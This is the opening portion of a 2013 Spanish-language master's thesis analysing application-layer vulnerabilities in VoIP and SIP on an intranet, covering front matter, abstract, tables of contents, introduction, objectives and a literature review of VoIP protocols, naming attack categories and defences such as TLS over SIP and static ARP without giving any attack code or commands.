



ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

ESCUELA DE POSTGRADO Y EDUCACIÓN CONTINUA

“ANÁLISIS DE VULNERABILIDADES A NIVEL DE CAPA DE APLICACIÓN EN LA TRANSMISIÓN DE VOIP APLICADO EN UNA INTRANET”

GERMANIA DEL ROCIO VELOZ REMACHE

Tesis presentada ante la Escuela de Postgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del Título de Magister en Interconectividad de Redes.

RIOBAMBA – ECUADOR

2013



ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

CERTIFICACIÓN

EL TRIBUNAL DE TESIS CERTIFICA QUE:

El trabajo de investigación titulado “ANÁLISIS DE VULNERABILIDADES A NIVEL DE CAPA DE APLICACIÓN EN LA TRANSMISIÓN DE VOIP APLICADO EN UNA INTRANET”, de responsabilidad de la Ing. GERMANIA DEL ROCIO VELOZ REMACHE, ha sido prolijamente revisado y se autoriza su presentación.

Tribunal de Tesis:

Dr. Juan Vargas

PRESIDENTE

FIRMA

Ing. Gloria Arcos

DIRECTOR

FIRMA

Ing. Daniel Haro

MIEMBRO

FIRMA

Ing. Vinicio Ramos

MIEMBRO

FIRMA

Riobamba, Abril del 2013

DERECHOS DE AUTORÍA

Yo, Germania del Rocio Veloz Remache, soy responsable de las ideas, doctrinas y resultados expuestos en esta Tesis; y el patrimonio intelectual de la Tesis de Grado pertenece a la ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO.

Ing. Germania R. Veloz R.

060336496-9

Dedico.

A Shenoa Amely y Leonel Fernando, semilla de amor y entrega, quienes con su sonrisa son muestra de luz e inspiración divina.

A mi mamá Elsa que con su ejemplo ha sembrado en mí, su encanto, sus valores, y su constancia de vida.

A mis hermanos que apoyan cada acto, cada objetivo y cada meta trazada.

A mis amigos, confidentes y cómplices de sueños presentes y futuros.

Agradezco:

A Dios, principal guía y maestro. Fuente de inspiración que ha permitido que con pequeños pasos camine al término de este nuevo reto.

A mis tutores, por participar en el desarrollo de la investigación planteada con consejos, guías, observaciones innovadoras que dieron un enfoque profesional y de alta calidad.

A los docentes de la Escuela Superior Politécnica de Chimborazo, amigos y compañeros constantes que se convirtieron en colaboradores de sueños brindándome su conocimiento y formando parte de mi formación académica, profesional y personal.

RESUMEN

La presente investigación tuvo como objetivo principal el establecer las principales vulnerabilidades de la capa de aplicación en la transmisión de VoIP, el comportamiento de las técnicas que explotan las vulnerabilidades y las posibles soluciones de mejoramiento de seguridad.

La metodología empleada en el estudio fue de tipo Cuasi-experimental, ya que se manipuló las variables y se sometió a procesos de observación y comparación en un mismo escenario de prueba físico, pero con dos configuraciones lógicas: Una de configuración VoIP default y la otra con el empleo de un proceso de seguridad VoIP. Dichas pruebas fueron desarrolladas en la Academia CISCO de la Escuela Superior Politécnica de Chimborazo.

Como conclusión, se identificó que la principal vulnerabilidad que posee una red VoIP es la Confidencialidad afectada en un 100%. Al instalar certificados de seguridad en los dispositivos y el empleo de TLS sobre SIP se reduce a un 16.75%.

En segundo plano se ubica la Autenticación en un 75% con una disminución a 17.75%. Luego, la Disponibilidad de la red en un 100%. En el caso de empleo de un IPS, se elimina a un 58.25%. y la Integridad se reduce a un 8.38%.

Para evitar las falencias de seguridad estudiadas, se recomienda el uso de una metodología basada en las mejores prácticas de seguridad VoIP que utilizan algunas empresas dedicadas a la tarea de certificación. En estas empresas, las principales soluciones que enfocan son el uso de TLS sobre SIP empleando certificados digitales que encriptan la comunicación y el uso de ARP estático. Este último método evita la suplantación de identidad para un ataque de MitM, técnica utilizada en el presente estudio.

ABSTRACT

The present study had as main objective to establish the main vulnerabilities in the application layer VoIP transmission, the behavior of the techniques that exploit the vulnerabilities and possible solutions for improving safety.

The methodology used in the study was a quasi-experimental type, since the variables were manipulated and subjected to observation and comparison processes on the same physical test scenario, but with two logical configurations: A default configuration and other VoIP with the use of a VoIP security process. These tests were developed in the CISCO Academy at the Polytechnic University of Chimborazo.

In conclusion, it was identified that the main vulnerability which has a VoIP network is affected Confidentiality 100%. When installing security certificates on the devices and the use of TLS on SIP is reduced to 16.75%.

In second place, the authentication is located by 75% with a 17.75% decline. Then, the network availability is 100%. In the case of use of an IPS, is removed to a 58.25% and the Integrity factor is reduced to 8.38%.

To avoid the studied security, it is recommended the use of a methodology based on VoIP security best practices which is used by some companies engaged in the task of certification. In these companies, the main solutions are focused on SIP TLS using digital certificates that encrypt communication and the use of static ARP. This last method prevents spoofing for a MITM attack, a technique used in the present study.

ÍNDICE GENERAL

CAPÍTULO I

INTRODUCCIÓN	16
1.1 Planteamiento Del Problema	18
1.2 Justificación.....	20
1.3 Objetivos Generales Y Específicos	22
1.3.1 General.....	22
1.3.2 Específicos.....	23
1.4 Alcance	23
1.5 Hipótesis	23

CAPÍTULO II

REVISIÓN DE LITERATURA.....	24
2.1 Voz Sobre IP	24
2.2 Arquitectura De VOIP	25
2.3 Protocolos De VOIP.....	26
2.3.1 Protocolo SIP	27
2.3.2 Funciones Del Protocolo SIP	27
2.3.3 Tipos De Solicitudes	29
2.3.4 Códigos De Respuestas.....	30
2.3.5 Llamada SIP.....	30
2.4 Protocolo RTP.....	31
2.5 Ethical Hacking	32
2.7 Ataques Y Vulnerabilidades De VOIP En Capa De Aplicación	35
2.7.1 Fuzzing	35
2.7.2 Denegación De Servicio.....	36
2.7.3 Smurf.....	37
2.7.4 Spiti: Spam Over Internet Telephony	38
2.7.5 Redirección De Llamadas	39
2.7.6 Spoofing.....	40

CAPÍTULO III

MATERIALES Y MÉTODOS	42
3.1 Diseño De La Investigación	42
3.2 Tipo De Investigación	43
3.3 Población Y Muestra.....	43
3.3.1 Población	44
3.4 Métodos, Técnicas E Instrumentos	46
3.4.1 Métodos	46
3.4.2 Técnicas.....	48
3.4.3 Instrumentos.....	48
3.4.3.1 Instrumentos Software	49
3.5 Validación De Los Instrumentos	50
3.6 Procedimiento	51
3.7 Planteamiento De La Hipótesis	52
3.8 Operacionalización De Las Variables	52
3.8.1 Operacionalización Conceptual	53
3.8.2 Operacionalización Metodológica.....	54
3.8.3 Operacionalización Metodológica De La Variable Independiente	55
3.8.4 Operacionalización Metodológica De La Variable Dependiente.....	56
3.9 Ambiente De Prueba	57
3.9.1 Escenario 1. Red Voip Vulnerable	58
3.9.2 Escenario 2. Red Voip Implementando Metodología De Seguridad.	59
3.9.3 Test De Penetración	60
3.9.4 Configuración	61

CAPÍTULO IV

RESULTADOS Y DISCUSIÓN	65
4.1 Análisis De Resultados.....	66
4.1.1 Análisis De La Variable Independiente	66
4.1.2 Análisis De La Variable Dependiente.....	74
4.1.3 Análisis Comparativo General De Los Escenarios De Prueba.	96

4.2 Demostración De La Hipótesis	98
4.3 Metodología Propuesta Para Corrección De Vulnerabilidades	103
4.3.1 Seguridad En Los Protocolos	103
4.3.2 Seguridad En Los Equipos De Voip	105
4.3.3 Seguridad En El Entorno	106
4.3.4 Proceso De Aplicación De Metodología.	106
4.3.4.1 Fase De Recolección De Información.....	106
4.3.4.2 Fase De Pentesting Voip.....	107
4.3.4.3 Fase De Corrección De Vulnerabilidades	107
4.3.4.3.1 Footprinting	107
4.3.4.3.2 Spoofing	108
4.3.4.3.3. Eavesdropping	108
4.3.4.3.4 Otras	108
CONCLUSIONES.....	110
RECOMENDACIONES.....	112
ABREVIATURAS	
BIBLIOGRAFÍA	
ANEXOS	

ÍNDICE DE TABLAS

Tabla II. 1.- Protocolos VoIP y Puertos empleados.....	26
Tabla II. 2.- Solicitudes del protocolo SIP.....	29
Tabla II. 3.- Respuestas del protocolo SIP	30
Tabla III. 1.- Vulnerabilidades y Ataques de VoIP por Capas	44
Tabla III. 2.- Instrumentos Software	49
Tabla III. 3.- Instrumentos Hardware.....	50
Tabla III. 4.- Análisis de Operacionalización Conceptual	53
Tabla III. 5.- Análisis de la Operacionalización Metodológica	54
Tabla III. 6.- Análisis de la Operacionalización Metodológica Variable Independiente	55
Tabla III. 7.- Análisis de la Operacionalización Metodológica Variable Dependiente	56
Tabla III. 8.- Escenarios de Prueba	57
Tabla III. 9.- Descripción de ataques	59
Tabla IV. 1.- Escala cuantitativa. Variable Independiente	67
Tabla IV. 2.- Análisis del Indicador de Seguridad en Protocolos. Pesos 0-4	67
Tabla IV. 3.- Análisis del Indicador de Seguridad en Protocolos. Valor porcentual	68
Tabla IV. 4.- Análisis del Indicador de Seguridad en Dispositivos Pesos 0-4	69
Tabla IV. 5.- Análisis del Indicador de Seguridad en Dispositivos Valor Porcentual	69
Tabla IV. 6.- Análisis del Indicador de Seguridad en el Entorno. Pesos 0-4.....	71
Tabla IV. 7.- Análisis del Indicador de Seguridad en el Entorno. Valor Porcentual	71
Tabla IV. 8.- Análisis General de la Variable Independiente. Valoración Cualitativa.....	72
Tabla IV. 9.- Análisis General de la Variable Independiente. Valoración Cuantitativa por pesos de 0-4	73
Tabla IV. 10.- Análisis General de la Variable Independiente. Valoración Cuantitativa Porcentual.....	73
Tabla IV. 11.- Análisis de Vulnerabilidades según Ataques. Escenario sin Metodología...75	
Tabla IV. 12.- Escala cuantitativa. Nivel de Vulnerabilidad Variable Dependiente	76

Tabla IV. 13.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin Metodología Pesos 0-4.....	76
Tabla IV. 14.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin Metodología. Porcentual	77
Tabla IV. 15.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con Metodología Pesos 0-4.....	78
Tabla IV. 16.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con Metodología. Porcentual	79
Tabla IV. 17.- Análisis Comparativo de la vulnerabilidad de Enumeración. Pesos 0-4.....	80
Tabla IV. 18.- Análisis Comparativo de la vulnerabilidad de Enumeración. Porcentual	80
Tabla IV. 19.- Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario sin Metodología. Pesos 0-4.....	82
Tabla IV. 20.- Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario sin Metodología. Porcentual	82
Tabla IV. 21.- Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario con Metodología Pesos 0-4.....	84
Tabla IV. 22.- Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario con Metodología. Porcentual	84
Tabla IV. 23.- Análisis Comparativo de la vulnerabilidad de Eavesdropping . Pesos(0-4)...	85
Tabla IV. 24.- Análisis Comparativo de la vulnerabilidad de Eavesdropping. Porcentual	86
Tabla IV. 25.- Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin Metodología Pesos (0-4).....	87
Tabla IV. 26.- Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin Metodología. Porcentual	87
Tabla IV. 27.- Análisis de Vulnerabilidades-DoS. Escenario con Metodología. Pesos (0-4)	88
Tabla IV. 28.- Análisis de Vulnerabilidades-DoS. Escenario con Metodología Porcentual	89
Tabla IV. 29.- Reducción de Ataques de DoS. Pesos (0-4).....	90
Tabla IV. 30.- Reducción de Ataques de DoS. Porcentual	91
Tabla IV. 31.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin Metodología. Pesos (0-4).....	92
Tabla IV. 32.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin Metodología. Porcentual	92

Tabla IV. 33.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario con Metodología. Pesos (0-4).....	94
Tabla IV. 34.- Análisis de Vulnerabilidades-MiM según Ataques. Escenario con Metodología.	94
Tabla IV. 35.- Reducción de MitM. Pesos (0-4)	95
Tabla IV. 36.- Reducción de MitM. Porcentual	95
Tabla IV. 37.- Análisis comparativo de las vulnerabilidades antes y después de la Metodología	96
Tabla IV. 38.- Análisis comparativo Porcentual de las vulnerabilidades antes y después de la Metodología.....	97
Tabla IV. 39.- Toma de frecuencias por Vulnerabilidad.....	99
Tabla IV. 40.- Tabla de Frecuencias Observadas.....	100
Tabla IV. 41.- Tabla de frecuencias Esperadas	100
Tabla IV. 42.- Cálculo de Chi-cuadrado	101

ÍNDICE DE GRÁFICOS

Figura I. 1.- Escenario de Prueba.....	22
Figura II. 1.- Sistema VoIP	25
Figura II. 2.- Arquitectura de VoIP	26
Figura II. 3.- Funcionamiento Protocolo SIP.....	29
Figura II. 4.- Llamada de Protocolo SIP	30
Figura II. 5.- Protocolo RTP.....	32
Figura II. 6.- Capas de Seguridad en VoIP.....	34
Figura II. 7.- Denegación de Servicio DoS	37
Figura II. 8.- Ataque de Spoofing con hombre en el medio	40
Figura II. 9.-Ataque de ARP Spoofing con hombre en el medio	41
Figura II. 10.- Ataque hombre en el medio y uso de sniffer	41
Figura III. 1.-Población y muestra de Estudio	45
Figura IV. 1.-Análisis Índice de Seguridad en Protocolos.....	68
Figura IV. 2.- Análisis Índice de Seguridad en Dispositivos.....	70
Figura IV. 3.- Análisis Índice de Seguridad en el entorno.....	72
Figura IV. 4.- Análisis General Indicadores de Metodología Aplicada.....	74
Figura IV. 5.- Ataques de Enumeración sin Metodología	78
Figura IV. 6.- Ataques de Enumeración con Metodología	80
Figura IV. 7.- Reducción de Enumeración con Metodología.....	81
Figura IV. 8.- Ataques de Eavesdropping sin Metodología.....	83
Figura IV. 9. Ataques de Eavesdropping con Metodología.....	85
Figura IV. 10.- Reducción de Eavesdropping con Metodología	86
Figura IV. 11.- Ataques de DoS sin Metodología.....	88
Figura IV. 12.- Ataques de DoS con Metodología.....	90
Figura IV. 13.- Reducción de DoS con Metodología	91

Figura IV. 14.- Ataques de MitM sin Metodología	93
Figura IV. 15.- Ataques de MiM con Metodología	95
Figura IV. 16.- Reducción de MiM con Metodología	96
Figura IV. 17.- Distribución de pesos para comprobación de hipótesis	99
Figura IV. 18.- Gráfica demostrativa de Hipótesis de Investigación	103

CAPITULO I

INTRODUCCIÓN

La información es esencial dentro y fuera de una institución, ya que ella facilita la soberanía y el control sobre los procesos.

El acceso a ella es uno de los principales objetivos para establecer situaciones favorables o desfavorables empresarialmente hablando. El tipo de información que obtenemos cumple cierto nivel de acuerdo a su tratamiento estratégico. He ahí la importancia de poder establecer ataques en la capa de aplicación de VoIP que muestren la información más importante. Quien no ingresa a un entorno y se aprovecha de los datos visibilizados, es un ente ético. Pero la realidad de nuestro medio no es así.

Hablar de acceso a la información es hablar de dos términos sumamente relacionados: Riesgo y Seguridad. El riesgo está considerado como las vulnerabilidades que son debilidades de nuestra red de comunicación. Por tanto, es importante analizar este enfoque dentro de un servicio muy empleado hoy en día como es Voz sobre IP, que simplemente optimiza el uso de los recursos de una entidad, considerando mecanismos de seguridad que disminuya los riesgos establecidos.

VoIP, es una herramienta muy explotada en nuestros días, su principal forma de operación es la autenticación de usuarios que residen en un servidor PBX, quien es el encargado de establecer y permitir una llamada entre usuarios dentro de una red de computadoras.

Los riesgos son notables en cuanto a este servicio y pueden evidenciarse en la captura y hurto de las conversaciones que pueden ser intervenidas para usos maliciosos.

En una intranet se usa la red de comunicación para la transmisión de datos, de voz y de video, por lo que se debe establecer parámetros de seguridad en cada uno de ellos, evitando que se produzca un punto de accesibilidad a usuarios no autorizados.

VoIP, inicialmente fue empleado como un servicio que facilita las comunicaciones y optimiza el uso del mismo ancho de banda para transmisión de datos y voz. Los principales estándares que se han adoptado son los IETF RFC 3550¹ que define el funcionamiento del protocolo RTP, IETF RFC 3711 del Secure Real-Time Transport Protocol SRTP, que proporciona confidencialidad, autenticación de mensajes y

¹ <http://www.ietf.org/rfc/rfc3550.txt>

protección de reenvío para flujos de audio y vídeo. Al igual el IETF RFC 3261 donde establece un estándar para la iniciación, modificación y finalización de sesiones interactivas de usuario donde intervienen elementos multimedia como el video, voz, mensajería instantánea, juegos en línea y realidad virtual, empleado por el protocolo SIP.

Existen otros estándares como H.323, H248, IAX pero no son citados ya que no forman parte del estudio de investigación.

Hasta el momento no existe un estándar sobre la seguridad de VoIP o aplicaciones multimedia, motivando el estudio propuesto para establecer correcciones a las vulnerabilidades de VoIP dentro de una intranet.

1.1 PLANTEAMIENTO DEL PROBLEMA

Nuestro medio actual invita no solo al uso de la mejor tecnología, sino que exige que la información sea manejada de forma segura. Una vulnerabilidad es una debilidad en nuestra red informática que puede ser foco de ataque de los piratas informáticos que buscan ingresar para robar información o dañar los servicios de la red.

VoIP al basarse sobre el protocolo IP asume la posibilidad de que los paquetes puedan perderse. Desde el punto de vista de la seguridad, las llamadas en VoIP se transmiten por Internet o por redes potencialmente inseguras. Lo cual plantea riesgos de privacidad y seguridad que no surgen con un servicio telefónico tradicional. Los famosos hackers de la información tratarán de afectar la infraestructura VoIP que puede verse

seriamente degrada por el efecto de algún virus, gusano o un mecanismo de denegación de servicio. Así que es importante considerar cuatro conceptos fundamentales en cuanto a la Seguridad de la Información: Confidencialidad, Integridad, Disponibilidad y Autenticación.

VoIP es vulnerable en otros aspectos, ya que se puede violar la seguridad de la transmisión de voz a través de los protocolos utilizados para autenticación y transmisión de voz o aplicando técnicas como hombre en el medio o spoofing e interceptando conversaciones confidenciales.

Algunas de las vulnerabilidades que posee VoIP a nivel de capa de aplicación son: Fuzzing, Vishing, Hijacking o secuestro de sesiones, Floods, SPIT, Eavesdropping redirección de llamadas y reproducción de llamadas, que en muchos de ellos puede originar Denegación de Servicio que disminuye el acceso y calidad de los servicios que brinda VoIP².

Sin duda, no se ha profundizado el estudio de las posibles vulnerabilidades que posee VoIP, siendo este factor un punto débil para nuestra red, considerando que los ataques pueden ser internos o externos a la entidad.

Este estudio pretende analizar las vulnerabilidades que se pueden presentar en la capa de aplicación, así como en el protocolo SIP que trabaja en este nivel causando problemas en la seguridad de nuestra intranet dentro de la transmisión de VoIP.

² <http://www.uv.es/montanan/ampliacion/trabajos/Seguridad%20VoIP.pdf>

Un escenario de prueba, ayudará a determinar los más comunes. Posterior a este proceso se planteará una propuesta metodológica que prevenga un problema aún no tan estudiado.

1.2 JUSTIFICACIÓN

Una de las principales debilidades de la tecnología VoIP es basarse sobre una red insegura como la IP. La mayor parte de ataques hacia las infraestructuras IP van a afectar irremediablemente a la telefonía. Ataques de denegación de servicio, inundación de paquetes o cualquier otro tipo limita la disponibilidad de la red y se convierte en un gran problema para la telefonía IP.

Las empresas que están migrando su telefonía tradicional a VoIP por las múltiples ventajas que ofrece no deben ignorar los riesgos de seguridad que se evidencia cuando convergen las redes de voz y datos. Además VoIP será vulnerable a ataques a bajo nivel como:

- ✚ Robo de servicio.
- ✚ Interceptación de comunicaciones.
- ✚ Denegación de comunicaciones telefónicas, etc.
- ✚ Fragmentación IP, paquetes IP malformados y spoofing.

Al realizar un proceso de Hacking Ético VoIP es posible identificar los puntos débiles en la infraestructura de comunicaciones para minimizar riesgos con la propuesta de

corrección de vulnerabilidades encontradas a nivel de las aplicaciones VoIP y los protocolos que intervienen.

La investigación trata de resolver interrogantes como:

- ✚ ¿Es posible que mi red corporativa sea afectada a través del uso de VoIP?
- ✚ ¿Qué vulnerabilidades son más fáciles de detectar en nuestra intranet?
- ✚ ¿Qué factores se deben analizar para brindar seguridad al tráfico de VoIP para la realización de una metodología adecuada?.

Dichas dudas serán estudiadas y analizadas a través de un escenario de prueba que se realizará en los Laboratorios de la Academia Cisco de la Escuela Superior Politécnica de Chimborazo, donde el objetivo será estudiar las vulnerabilidades de la red en capa de aplicación, sus implicaciones e impacto en los procesos y facilitar una propuesta metodológica aplicada al escenario de estudio, permitiendo así seguridad en VoIP y por consiguiente de la red.

El investigador realizará test de penetración de forma interna, verificando puertos, y recopilando toda la información que permita realizar una auditoría de seguridad sobre el tráfico de VoIP.

Se analizará las vulnerabilidades a nivel de capa de aplicación como: Fuzzing, Vishing, Floods, Eavesdropping, e Hijacking, que son las que evidencian de mejor forma un ataque dado.

Los procesos atacarán las debilidades de forma técnica y propondrá su respectiva corrección.

Una gráfica que ilustrará el escenario de prueba es el siguiente:




Figura I. 1.- Escenario de Prueba

Elaborado por: Ing. Germania Veloz R.

Las versiones de software empleado serán de descarga libre, facilitando a la empresa una alternativa económica de solución.

1.3 OBJETIVOS GENERALES Y ESPECÍFICOS

1.3.1 GENERAL

- ✚ Analizar las vulnerabilidades que se presentan en la capa de aplicación de una red VoIP, permitiendo estudiar su comportamiento y proceso de ataque, con la finalidad de proponer una alternativa de solución metodológica.

1.3.2 ESPECÍFICOS

- ✚ Estudiar el conjunto de normas, dispositivos, protocolos que permiten comunicar voz sobre el protocolo IP, para poder determinar los posibles mecanismos de ataque que se pueden aplicar sobre VoIP.
- ✚ Diseñar un ambiente de prueba para determinar los puntos débiles en una infraestructura de comunicaciones VoIP a través de su protocolo SIP.
- ✚ Realizar el test de seguridad para determinar las vulnerabilidades de VoIP a nivel de capa de aplicación.
- ✚ Aplicar una metodología que permita reducir las vulnerabilidades para asegurar la transmisión de Voz sobre IP en una Intranet.

1.4 ALCANCE

El estudio estará centrado en la capa de aplicación de la transmisión de VoIP, siendo el servidor empleado para el caso Elastix por la facilidad y versatilidad de uso como en su configuración. Además se verificará los ataques al protocolo SIP, quien es el principal actor en este tipo de tecnología.

1.5 HIPÓTESIS

La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.

CAPÍTULO II

REVISIÓN DE LITERATURA

2.1 VOZ SOBRE IP

Según Roberto Gutiérrez, “VoIP (Voice Over Internet Protocol) hace referencia a la emisión de voz en paquetes IP sobre redes de datos como puede ser Internet. Une dos mundos en la transmisión de voz y la de datos”.

La tecnología VoIP trata de transportar la voz, previamente procesada, encapsulándola en paquetes para poder ser transportadas sobre redes de datos sin necesidad de disponer de una infraestructura telefónica convencional. Con lo que se consigue desarrollar una única red homogénea en la que se envía todo tipo de información ya sea voz, video o datos.

VoIP, es una tecnología insegura por estar basada en el protocolo IP, considerando que en cada una de las capas del modelo de red se comparte voz y datos, siendo las vulnerabilidades de cada nivel una posible vulnerabilidad que afecte la transmisión VoIP.




Figura II. 1.- Sistema VoIP

Fuente: <http://ozekiphone.com/what-is-voip-phone-343.html>


2.2 ARQUITECTURA DE VoIP

Una red VoIP abierta posee los siguientes componentes³: [4]

- ✚ **LAN-WAN:** Switch con soporte de VLAN (802.1 q) y CoS (802.1 p). WAN con soporte QoS.
- ✚ **Servicios de Control SIP:**
 - Registro
 - Proxy SIP/ Redirect
 - Localización
- ✚ **IP-PBX:** Proporciona el control de direccionamiento de llamadas.

³ <http://www.uv.es/montanan/ampliacion/trabajos/Seguridad%20VoIP.pdf>

- ✚ **Gateway IP:** Sistema que permite la integración con elementos de telefonía tradicional (PBX o Líneas RTB)
- ✚ **Mensajería y otros:** elementos de valor añadido (VM, IVR, CTI, ACD, etc.)
- ✚ **Terminales IP:** normalmente con soporte SIP o H323.



WAN/LAN

Figura II. 2.- Arquitectura de VoIP

Elaborado por.- Ing. Germania Veloz R.

2.3 PROTOCOLOS DE VoIP

VoIP, establece su funcionamiento a través de protocolos que se detallan en la tabla II.1 junto a los puertos que emplea para su proceso:

Tabla II. 1.- Protocolos VoIP y Puertos empleados

PROTOCOLO	PUERTO
Session Initiation Protocol (SIP)	TCP/UDP 5060,5061
Session Description Protocol (SDP)	Encapsulación SIP
Media Gateway Control Protocol (MGCP)	UDP 2427,2727
Skinny Client Control Protocol (SCCP/Skinny)	TCP 2000,2001

Real-time Transfer Control Protocol (RTCP)	RTP+1
Real-time Transfer Protocol (RTP)	Dynamic
Secure Real-time Transfer Protocol (SRTP)	Dynamic
Inter-Asterisk eXchange v.2 (IAX2)	UDP 435

Fuente: Roberto Gutiérrez Gil *Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]*

2.3.1 PROTOCOLO SIP

Session Initiation Protocol: Es un protocolo de control desarrollado por el IETF, basado en arquitectura cliente/servidor similar al HTTP. Estructura de petición-respuesta: Estas peticiones son generadas por un cliente y enviadas a un servidor, que las procesa y devuelve la respuesta al cliente⁴[8]. Al igual que el protocolo HTTP, SIP proporciona un conjunto de solicitudes y respuestas basadas en códigos.

SIP es un protocolo de señalización por lo que solo maneja el establecimiento, control y terminación de las sesiones de comunicación. Normalmente una vez que se ha establecido la llamada se produce el intercambio de paquetes RTP que transportan realmente el contenido de la voz. Encapsula también otros protocolos como SDP utilizado para la negociación de las capacidades de los participantes, tipo de codificación, etc.

2.3.2 FUNCIONES DEL PROTOCOLO SIP

SIP (Session Initial Protocol), es un protocolo de inicio de sesión, se combina con SDP quien realiza la negociación de capacidades multimedia de los participantes involucrados, ancho de banda, negociación de los códecs, etc.

⁴ http://download.securelogix.com/library/SIP_Security030105.pdf,

SIP un protocolo solo de señalización, que entiende del establecimiento, control y la terminación de las sesiones. Es un protocolo simple, escalable y se integra con facilidad en otros protocolos.

SIP puede funcionar sobre UDP o TCP, aunque para VoIP se usará sobre UDP. Una vez establecida la sesión, los clientes intercambian directamente los contenidos multimedia de audio y/o video a través de, en este caso, RTP (Real-Time Transport Protocol).

- ✚ Localización de usuarios (SIP proporciona soporte para la movilidad).
- ✚ Capacidades de usuario
- ✚ Establecimiento y mantenimiento de una sesión.

En definitiva, el protocolo SIP permite la interacción entre dispositivos, cosa que se consigue con distintos tipos de mensajes propios del protocolo que abarca esta sección. Dichos mensajes proporcionan capacidades para registrar y/o invitar un usuario a una sesión, negociar los parámetros de una sesión, establecer una comunicación entre dos a más dispositivos y, por último, finalizar sesiones.

Se puede resumir las características más relevantes de SIP en la siguiente descripción:

- ✚ El control de llamadas es *stateless* o sin estado, y proporciona escalabilidad entre los dispositivos telefónicos y los servidores.
- ✚ SIP necesita menos ciclos de CPU para generar mensajes de señalización de forma que un servidor podrá manejar más transacciones.
